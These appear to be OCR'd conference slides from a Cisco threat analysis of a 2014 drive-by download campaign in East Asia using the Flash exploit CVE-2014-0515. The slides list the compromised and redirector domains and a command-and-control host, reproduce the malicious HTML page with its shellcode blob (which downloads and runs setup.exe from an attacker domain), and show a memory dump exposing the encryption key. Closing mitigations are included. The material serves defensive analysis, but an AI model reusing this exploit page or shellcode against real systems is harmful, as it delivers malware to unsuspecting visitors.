T-Shirts can be collected in the World of Solutions on Friday 20 March 12:00pm - 2:00pm

Learn online with Cisco Live!
Visit us online after the conference for full access to session videos and presentations. www.CiscoLiveAPAC.com




Thank you.


CISCO

Far East Targeted by Drive by Download Attack

Far East Targeted by Drive by

- Began Blocking July 11th 2014
- Affected 27 companies across 8 verticals
  - Not a watering hole





User navigates to legitimate site

anc.club.tw
hklawsoc.org.hk
city.mirrorbooks.com
chinalaborwatch.org
beijingspring.com
dwnews.com

User redirected

ep66.com.tw
aanon.com.tw
hongpuu.com.tw
npec.com.tw

Shellcode passed to malicious flash file

CVE-2014-0515

Malicious executable dowloaded

Drops DLL and contacts CNC

app.qohub.info

Receives shellcode and executes


app.qohub.info

Far East Targeted by Drive by

- Sites hosting malicious content:
  - ep66.com.tw
  - aanon.com.tw
  - hongpuu.com.tw
  - npec.com.tw


- Flash file exploited CVE-2014-0515
  - obfuscated

Far East Targeted by Drive by




```
<html>
 <body>
  <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab" width="1" height="1" />
  <param name="movie" value="flash.swf" />
  <param name="allowScriptAccess" value="always" />
  <param name="FlashVars" value="sh=0x81ec8b55,0x000400ec,0x33575300,0x0177e8db,0xf88b0000,0x9868016a,0x570e8afe,0x00019de8,0xf0458900,0xca336853,0xe8575b8a,0x0000018
e,0x53fc4589,0xac223868,0x7fe857e7,0x89000001,0x6853f845,0x78b5b983,0x0170e857,0x45890000,0x0095e8ec,0x016a0000,0x2f1a3668,0x5be85070,0x89000001,0x858df445,0xfffffee8
,0x01046850,0x55ff0000,0xe4858dfc,0x50fffffd,0x858d5353,0xfffffee8,0xf855ff50,0x858d5353,0xfffffde4,0x0041e850,0x53500000,0x6af4458b,0xaae85005,0x53000000,0xfde4858d,
0x8b50ffff,0x026af045,0x0097e850,0x6a530000,0xec55ffff,0x00c7e855,0xe88b0000,0x4048c033,0x00057c80,0xeb0274c3,0x8be803f6,0xe8c35dc5,0x00000000,0x05e88358,0x412f8d05,0
x2cc12d00,0x6ac30041,0x68006a00,0x00006e6f,0x6c727568,0x0015e86d,0x6ac30000,0x68006a00,0x706c6865,0x616d6968,0x0001e867,0x55c30000,0xec83ec8b,0x57565110,0x8d59046a,0x
758df07d,0x8da5f308,0x6a50f045,0x50c03301,0x0e4e8e68,0x004fe8ec,0xe8500000,0x0000007e,0x0007e850,0x5e5f0000,0x10c2c959,0xec8b5500,0x5104ec83,0x458b5756,0xfc458908,0x8
d0c4d8b,0x758d0c7d,0x8ba5f310,0x07890445,0xffff4be8,0x084589ff,0x5ffc458b,0xc483595e,0xc4835d04,0xec8b5504,0xff05c083,0x575651e0,0x8b64c033,0xc9333040,0x768bf08b,0x1c
768b0c,0x8b08468b,0x368b207e,0x184f3966,0x5e5ff275,0xc033c359,0x30408b64,0x8b0c408b,0x408b1c40,0x8b55c308,0x515657ec,0x7d8b5352,0x10758b0c,0x56086d8b,0x3c758b36,0x357
48b36,0x56f50378,0x20768b3e,0xc933f503,0x33ad4149,0xbe0f36db,0xd63a2814,0xcbc10874,0x40da030d,0xdf3befeb,0x3e5ee775,0x03245e8b,0x8b3e66dd,0x85584b0c,0x510974c0,0x0017
e855,0x0ceb0000,0x1c5e8b3e,0x8b3edd03,0xc5038b04,0x5e595a5b,0x0cc25d5f,0xec8b5500,0x0134ec81,0x53570000,0x4ae8db33,0x8bffffff,0x766853f8,0x5745b06d,0xffff71e8,0xe4858
9ff,0x53fffffe,0x0017a568,0x5fe8577c,0x89ffffff,0xfffee085,0x296853ff,0x5756c612,0xffff4de8,0xdc8589ff,0x53fffffe,0x073c5968,0x3be8577b,0x89ffffff,0xfffed885,0x596853
ff,0x57b20892,0xffff29e8,0xd08589ff,0x53fffffe,0xfd97fb68,0x17e8570f,0x89ffffff,0xfffecc85,0xfe4de8ff,0xf88bffff,0x41186853,0xe8575393,0xfffffefe,0xfed48589,0x858dfff
f,0xfffffefc,0x00010468,0x75ff5000,0xe495ff08,0x8dfffffe,0xfffefc85,0x806853ff,0x6a000000,0x016a5303,0x00000068,0x076a5080,0xfee0b5ff,0x4ee8ffff,0x89fffffe,0xfffef885
,0x535353ff,0x5053026a,0xfedc95ff,0x8589ffff,0xfffffef4,0x6a535353,0x95ff5004,0xfffffed8,0xfef08589,0x788bffff,0x89f8033c,0xfffeecbd,0x77ff53ff,0xf0b5ff78,0xfffffffe,
0xfffeecb5,0xd495ffff,0x89fffffe,0xfffee885,0x70ff53ff,0xf0b5ff1c,0xfffffffe,0xfffeecb5,0xd495ffff,0x66fffffe,0x8b0c5d8b,0x5d8b9804,0xffd80308,0xfffef0b5,0xd095ffff,0
xfffffffe,0xfffef4b5,0xcc95ffff,0xfffffffe,0xfffef8b5,0xcc95ffff,0x8bfffffe,0xc95f5bc3,0x000008c2,0x68000000,0x3a707474,0x77772f2f,0x70652e77,0x632e3636,0x742e6d6f,0x
65732f77,0x2e707574,0x00657865,0x??_??,0x00000000" />
  <param name="Play" value="true" />
  </object>
 </body>
</html>
```

Far East Targeted by Drive by




```
h:pttww//pe.wc.66t.moes/w.putexe
```



```
h:pttww//pe.wc.66t.moes/w.putexe
h
 ttp:
     //ww
         w.ep
             66.c
                 om.t
                     w/se
                         tup.
                             exe
http://www.ep66.com.tw/setup.exe
```

Far East Targeted by Drive by


- Encryption key “Fifa@Brazil14”
- Port 443 but *not* SSL



```
Address   Hex dump                                         ASCII
008B125C  FA 0A 07 00 61 70 70 30 37 32 31 F9 0B 03 00 61  ·◙• app0721·δ♥ a
008B126C  70 70 90 01 12 00 0E 61 70 70 2E 71 6F 68 75 62  ppÉ☺‡ ♫app.qohub
008B127C  2E 69 6E 66 6F 00 BB 01 8C 01 04 00 01 00 00 00  .info ╗☺î☺♦ ☺
008B128C  C1 02 04 00 FF FF FF FF 45 01 0D 00 46 69 66 61  ┴☻♦     E☺♪ Fifa
008B129C  40 42 72 61 7A 69 6C 31 34 FB 03 06 00 66 72 67  @Brazil14√♥♠ frg
008B12AC  74 72 67 00 00 00 00 00 00 00 00 00 00 00 00 00  trg
008B12BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Mitigations

- Blocklist
  - ep66.com.tw
  - aanon.com.tw
  - hongpuu.com.tw
  - npec.com.tw
- CVE-2014-0515
- AMP



Product	Protection
WSA	✓
CWS	✓
Network Security	✓
AMP	✓
ESA	

cisco